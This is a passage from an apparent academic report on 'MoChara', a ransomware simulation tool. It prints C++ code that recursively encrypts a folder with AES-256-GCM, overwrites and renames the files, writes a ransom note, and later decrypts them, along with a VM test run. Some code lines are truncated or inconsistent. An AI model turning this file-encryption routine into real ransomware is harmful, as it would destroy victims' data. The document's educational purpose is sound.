394         note(storeKey, append, usernameConverted); //AES 256 key in HEX format, file exte
395         storeKey.clear();
396     }
```

Figure 22: If statement launching the encryption feature.

The AES Key is always stored on the User's Desktop named "key.aes" as can be found on lines 86-91 in Figure 23. Measures have been put in place to prevent encryption of this file if the user chooses the Desktop as their desired folder when running the tool

```
81     void encrypt(const SecByteBlock& key, const std::st
82
83         const int TAG_SIZE = 12; /*96 bits*/
84         AutoSeededRandomPool prng;
85
86         //Store key on User's Desktop
87         string one = "C:\\Users\\";
88         string two = "\\Desktop\\key.aes";
89         string all = one + name + two;
90         const char* fin = all.c_str();
91         cout << "Saving Key to: " << fin << endl;
92
93         ArraySource ab(key, sizeof(key), true,
94             new FileSink(fin)); // saving the same key
```

Figure 23: AES 256 key is stored on the User's Desktop.

The usual TAG size for most AES encryption methods is 128 bits. Sixteen times eight bytes resulting in one hundred twenty-eight bits. As GCM mode is being used to encrypt the files the TAG size for the encryption was set to 96 bits. Twelve times eight bytes resulting in ninety-six bits. This can be found on line 83 in Figure 23.

A new unique Nonce (IV) is generated to encrypt each file as per required by GCM encryption found on lines 107&108 (Figure 24). No two files will be encrypted using the same Nonce (IV).

```

96     for (const auto& entry : std::filesystem::recursive_directories(directory))
97     {
98         string strVar = entry.path().string(); // convert dir to string
99         string filename_out = strVar + append; // file to output
100        string blockFile = strVar.substr(strVar.length() - 4);
101        string keyb = strVar.substr(strVar.length() - 7); //convert to byte array
102        string notb = strVar.substr(strVar.length() - 10); //convert to byte array
103        string preserveSelf = strVar.substr(strVar.length() - 13);
104
105        if (std::filesystem::is_regular_file(entry.path()) && !preserveSelf)
106        {
107            SecByteBlock iv(AES::BLOCKSIZE); //Creating a byte block for IV
108            prng.GenerateBlock(iv, iv.size()); //Generate random IV
109        }

```

Figure 24: Unique IV generated for each file.

As mentioned previously AES GCM encryption is used, and lines 112&113 shows how this process occurs (Figure 25). First the encryption mode is set to GCM and the AES 256 key and IV generated is used to configure the encryption settings.

```

110    try
111    {
112        GCM< AES >::Encryption e; //Setting encryption mode to AES GCM mode
113        e.SetKeyWithIV(key, key.size(), iv, iv.size()); //set the encryption key and IV
114
115        // The AuthenticatedEncryptionFilter adds padding
116        // as required. GCM Mode must be padded
117        // to the block size of the cipher
118        // Auth Encryption provides a MAC over the cipher
119        // text for transmission errors and detect tampering

```

Figure 25: Encryption mode set to AES GCM mode

The IV used to encrypt each file is stored into a new file to be later used for decryption process. Lines 121-125 show the IV being stored as a byte array (Figure 26).

```

120    string ivDir = strVar + "_iv.aes"; //Create a string for IV
121    const char * f = ivDir.c_str(); //Convert string to char*
122
123    ArraySource as(iv, sizeof(iv), true,
124                  new FileSink(f)); //write the full byte array of IV to file
125

```

Figure 26: IV is stored into a file for the decryption process.

Finally, following the encryption process diagram in Figure 17, the original files contents is run through the Authenticated Encryption Filter, its contents encrypted and then stored into a newly created file. Which can be found on lines 127-136 (Figure 27).

```

127    std::ifstream in{ strVar, std::ios::binary }; //set input to file discovered in it
128    std::ofstream out{ filename_out, std::ios_base::binary }; //set output to the file
129
130    CryptoPP::FileSource{ in, /*pumpAll=*/true,
131                          new AuthenticatedEncryptionFilter{ //AuthenticatedEncryptionFilter
132                                                                e, new CryptoPP::FileSink{out}, false, TAG_SIZE } }; //Read
133
134    in.close(); //close input file
135    out.close(); //close output file
136
137

```

Figure 27: Original files contents encrypted and stored into new file.

Next, the original file is overwritten with the encrypted data from the newly created file. Which can be found on lines 144-150 (Figure 28).

```
144 //Overwrite original file with encrypted version's contents
145 std::ifstream f1(filename_out, std::ios::binary); //set input to encrypted version
146 std::ofstream f2(strVar, std::ios::binary); //set output to original file discovered in
147 CryptoPP::FileSource{ f1, /*pumpAll=*/true, new CryptoPP::FileSink{f2} }; //read in all
148
149 f1.close(); //close input file
150 f2.close(); //close output file
151 }
```

Figure 28: Original file is overwritten with the encrypted data.

Finally, after successful encryption and overwrite, the encrypted data file used for the overwrite is removed leaving only the original file. Lines 152-164 show the removal of the encrypted file (Figure 29).

```
152 if (std::filesystem::is_regular_file(entry.path()) && preserveSelf != "Mod
153     try {
154         std::filesystem::remove(filename_out); //after original file has b
155     }
156     catch (const std::filesystem::filesystem_error& err) {
157         cout << "Filesystem error: " << err.what() << endl;
158     }
159
160     if (std::rename(strVar.c_str(), filename_out.c_str())) //Finally, the
161     {
162         std::perror("Error Renaming");
163     }
164 }
165 }
166 }
```

Figure 29: Encrypted data file is removed leaving only the original file encrypted.

### 3.3.2.2 Running Encryption

A demonstration by the researcher of the encryption feature was carried out. The researcher used the account "Paddy" on the Windows VM for the simulation. Test files were placed onto the User's Desktop ready for encryption (Figure 30 on the next page). A full list of the test files can also be found in Appendix K, L or M.




Figure 30: Paddy's VM Desktop with MoChara exe and test files.

With the system set up the researcher executed the MoChara executable file. Upon launch, the number "1" was entered to run the encryption process. A folder browser popped up, as demonstrated in Figure 20&21, and the Desktop was selected. The researcher confirmed the path was correct and then continued with the scenario set up. The file extension used to append every file was ".mcra". After entering the appendage and pressing enter the encryption process ran with the AES 256 key being stored in the path "C:\Users\Paddy\Desktop\key.aes". After confirmation the folder had been fully encrypted the ransomware note was then generated and placed on the Desktop with the path being "C:\Users\Paddy\Desktop\ransom.txt" (Figure 31) .




Figure 31: MoChara launched and settings entered running encryption.

Figure 32 below shows that all the test files on the Desktop have been encrypted and the icon changed to a blank icon.




Figure 32: Files encrypted and filename appended on Paddy's Desktop.

Attempting to open the files displayed a messagebox asking how to open .mrcr files making them inaccessible in its original state (Figure 33).




Figure 33: Messagebox asking how to open encrypted file.

[illegible]

The corresponding IV for the encrypted file was also opened with NotePad and shows the sixteen bytes of data that was used to encrypt the file (Figure 35).

Figure 35: Sixteen bytes IV for encrypted file.

### 3.3.3.1 Code

33

```

388
389 //Encryption process
390 encrypt(key, afterConversion, append, usernameConverted); //AES 256 key, t
391 cout << "Finished encrypting entire folder...\n";
392
393 //Create ransomware note
394 note(storeKey, append, usernameConverted); //AES 256 key in HEX format, fi
395 storeKey.clear();
396 }

```

Figure 36: AES Key string, appendage and the username is passed to note function.

Within the note function, from lines 267-287, contains the template to create a text file on the User's Desktop. In the text file information on the ransomware simulation that was ran is inserted into the text file. This includes directions on how to decrypt the files, the AES 256 Key used in the encryption process and the file extension chosen to append to each file (Figure 37).

```

264 void note(const string& key, const string& append, const string& name)
265 {
266     //Crafting location to place the text file on User's Desktop
267     string one = "C:/Users/";
268     string two = "/Desktop/ransom.txt";
269
270     //Creating Ransomware note on User's Desktop
271     cout << "Creating Ransomware note at: " << one + name + two << endl;
272     std::ofstream ransomNote(one + name + two);
273     if (ransomNote.is_open())
274     {
275         ransomNote << R"(
276         | V | _ | / V |
277         | . | _ | / V |
278         | V | / V | _ | ' V | _ | _ |
279         | | | O | _ | _ | _ | _ | _ |
280         \ | _ | _ | _ | _ | _ | _ |
281         ransomNote << "YOUR FILES HAVE BEEN ENCRYPTED\n";
282         ransomNote << "Don't worry this can be reversed within the ransomware simulation tool by running decryption and selecting the same folder.\n";
283         ransomNote << "The Key is: ";
284         ransomNote << key << endl;
285         ransomNote << "The file extension chosen was: " << append << endl;
286         ransomNote.close();
287     }
288     else {
289         cout << "Could not create the ransom note";
290     }
291 }

```

Figure 37: note function generates text file with important simulation information.

### 3.3.3.2 Creation of Ransom Note

Continuing with the same scenario, along with the encrypted files was a file called “ransom.txt” on the Desktop after encryption had finished (Figure 38).




Figure 38: ransom note text file on User's Desktop.

The researcher opened the ransom note. It contained the AES 256 key “8D352C30C591AD3095C9509863E7FBBB000FA26FE0D1DA7990A27894F61AD580” used to encrypt the files and the chosen file extension “.mcra” (Figure 39). The Key in the ransom note is just for the User’s knowledge. As mentioned previously the AES key bytes is stored in a file called “aes.key” on the Desktop which is used for decryption.




Figure 39: Directions to decrypt, AES key and the appendage chosen in the ransom note.

### 3.3.4 Decryption

#### 3.3.4.1 Code

If the User enters the number “2” and confirms the directory to be encrypted the second if statement is entered. Which can be found on lines 397-418. To run the decryption process, the file appendage entered in the encryption stage is requested again. The directory, file appendage and the username of the User is passed to the decrypt function and called on line 403 (Figure 40).

```

397     else if (mode == 2 && confirmation == "Y") // Decryption Process
398     {
399         string append;
400         cout << "Please enter the file extension previously used to append the files after encryption\n";
401         std::cin >> append; // user entered extension is later used in decryption process to remove fr
402
403         decrypt(afterConversion, append, usernameConverted); //the folder path to decrypt, the file ex
404         cout << "Finished decrypting entire folder...\n";
405     }

```

Figure 40: Directory, file appendage and username is passed to the decrypt function.

After the files have been all successfully decrypted the ransom note and the AES key is removed from the system (Figure 41). This can be found on lines 407-418.

```

406     //Crafting location of aes key file and ransom note to remove as decryption has compl
407     string one = "C:/Users/";
408     string two = "/Desktop/key.aes";
409     string three = "/Desktop/ransom.txt";
410
411     try {
412         std::filesystem::remove(one + usernameConverted + two); //Remove Key from Desktop
413         std::filesystem::remove(one + usernameConverted + three); //Remove Ransom note fr
414     }
415     catch (const std::filesystem::filesystem_error& err) {
416         cout << "Filesystem error: " << err.what() << endl;
417     }

```

Figure 41: Removing files “aes.key” and “ransom.txt” after successful decryption.

The only major difference in the decrypt function from the encrypt function is that the IV (nonce) is loaded into a byte array from the IV file and an Authenticated Decryption Filter is used instead of the Authenticated Encryption Filter.

The AES 256 key is retrieved from the “key.aes” file and stored into a byte array and can be found on lines 181-187 (Figure 42).

```

178 void decrypt(const std::string& dir, const std::string& append, const string& name) {
179
180     //Crafting location of AES Key on User's Desktop
181     string one = "C:\\Users\\";
182     string two = "\\Desktop\\key.aes";
183     string all = one + name + two;
184     const char* fin = all.c_str();
185
186     SecByteBlock aeskey(AES::MAX_KEYLENGTH); //Creating a byte block for the AES 256 Key
187     FileSource fs(fin, true, new ArraySink(aeskey.begin(), aeskey.size())); //Retrieving the AES K
188
189     const int TAG_SIZE = 12; /*96 bits*/

```

Figure 42: AES key is retrieved from the “key.aes” file.

The corresponding IV for the file to be decrypted is retrieved and stored in byte array as well (Figure 43). Lines 203-207.

```

191 for (const auto& entry : std::filesystem::recursive_directory_iterator(dir)) //All of the folders contents will
192 {
193     string strVar = entry.path().string(); // convert directory entry to string for ifstream
194     string filename_out = strVar.substr(0, strVar.length() - append.length()); // filename to output once decr
195     string blockFile = strVar.substr(strVar.length() - 4); //check for unwanted file extensions
196     string keyb = strVar.substr(strVar.length() - 7); //check for key being filename and skip
197     string notb = strVar.substr(strVar.length() - 10); //check for random note being filename and skip
198     string preserveself = strVar.substr(strVar.length() - 11); //check for the program's exe being filename an
199
200     if (std::filesystem::is_regular_file(entry.path()) && preserveself != "MoChara.exe" && keyb != "key.aes"
201
202         //Extract IV
203         string ivDir = filename_out + "_iv.aes"; //Create a string of the filename plus _iv.aes
204         const char* f = ivDir.c_str(); //Convert string to const char * for use in the CryptoPP::FileSink func
205
206         SecByteBlock iv(AES::BLOCKSIZE); //Creating a byte block for the IV (nonce)
207         FileSource fss(f, true, new ArraySink(iv.begin(), iv.size())); //Retrieving the IV for the correspondi
208

```

Figure 43: IV is retrieved for decryption.

AES GCM decryption is used, and lines 211&212 shows how this process occurs (Figure 44). First the decryption mode is set to GCM and the AES 256 key and IV generated is used to configure the decryption settings.

```

209 try
210 {
211     GCM< AES >::Decryption d; //Setting decryption mode to AES GCM mode
212     d.SetKeyWithIV(aeskey, aeskey.size(), iv, iv.size()); //set the decryption mode w
213
214     // The AuthenticatedDecryptionFilter removes padding
215     // as required. GCM Mode must be padded
216     // to the block size of the cipher
217     // Auth Decryption checks the MAC over the cipher
218     // text for transmission errors and detect tampering

```

Figure 44: Decryption settings are configured using AES key and IV.

The encrypted files contents is run through the Authenticated Decryption Filter, its contents decrypted and then stored into a newly created file. Which can be found on lines 220-228 (Figure 45).

```

220 std::ifstream in{ strVar, std::ios::binary}; //set input to file discovered in iteration
221 std::ofstream out{ filename_out, std::ios::binary }; //set output to the file name without the file extension chosen
222
223 CryptoPP::FileSource{ in, /*pumpAll=*/true,
224                     new AuthenticatedDecryptionFilter{ //AuthenticatedEncryptionFilter using file as input to add pa
225                                                         d, new CryptoPP::FileSink{out}, AuthenticatedDecryptionFilter::DEFAULT_FLAGS, TAG_SIZE } };
226
227 in.close(); //close input file
228 out.close(); //close output file
229

```

Figure 45: Original files contents decrypted and stored into a new file.

Next, the original file is overwritten with the decrypted data from the newly created file. Which can be found on lines 237-239 (Figure 46). Finally, after successful decryption and overwrite, the decrypted data file used for the overwrite and the IV file is removed leaving only the original file. Lines 241-255 show the removal of the decrypted file (Figure 46).

```

236 //Overwrite original file with decrypted version's contents
237 std::ifstream f1(filename_out, std::ios::binary); //set input to decrypted version
238 std::ofstream f2(strVar, std::ios::binary); //set output to original file discovered in iteration
239 CryptoPP::FileSource{ f1, /*pumpAll=*/true, new CryptoPP::FileSink{f2} }; //read in all of the decrypt
240 }
241 if (std::filesystem::is_regular_file(entry.path()) && preserveSelf != "MoChara.exe" && keyb != "key.aes"
242     string ivDir = filename_out + "_iv.aes";
243     try {
244         std::filesystem::remove(filename_out); //after original file has been decrypted, file used to ove
245         std::filesystem::remove(ivDir); //Remove IV for corresponding file as file has been successfully
246     }
247     catch (const std::filesystem::filesystem_error& err) {
248         cout << "Filesystem error: " << err.what() << endl;
249     }
250
251     if (std::rename(strVar.c_str(), filename_out.c_str())) // renaming decrypted file back to original fil
252     {
253         std::perror("Error Renaming");
254     }
255 }
256 }
257 }
258

```

Figure 46: Decrypted data file and IV file removed leaving only the original file decrypted.

### 3.3.4.2 Running Decryption

The same demonstration and scenario was continued by the researcher. The test files were encrypted on the User's Desktop ready for decryption (Figure 32). With the system set up the researcher executed the MoChara executable file. Upon launch, the number "2" was entered to run the decryption process. A folder browser popped up, as demonstrated in Figure 20&21, and the Desktop was selected. The researcher confirmed the path was correct and then continued with the scenario set up. The file extension used to append every file was ".mcra". After entering the appendage and pressing enter the decryption process ran and confirmation was given that the folder had been fully decrypted (Figure 47).

Figure 47: The researcher running the decryption process and configuring settings.

Figure 48 on the next page shows all files were successfully decrypted and the ransom note/AES removed. The system was reverted back to its original state when the encryption process was run.




Figure 48: All files decrypted using MoChara.

The researcher opened the decrypted file see its contents. As can be seen in Figure 49, the data was able to be read and the original data had been replaced. Therefore, the original data was successfully encrypted with AES 256 GCM mode and then fully restored.

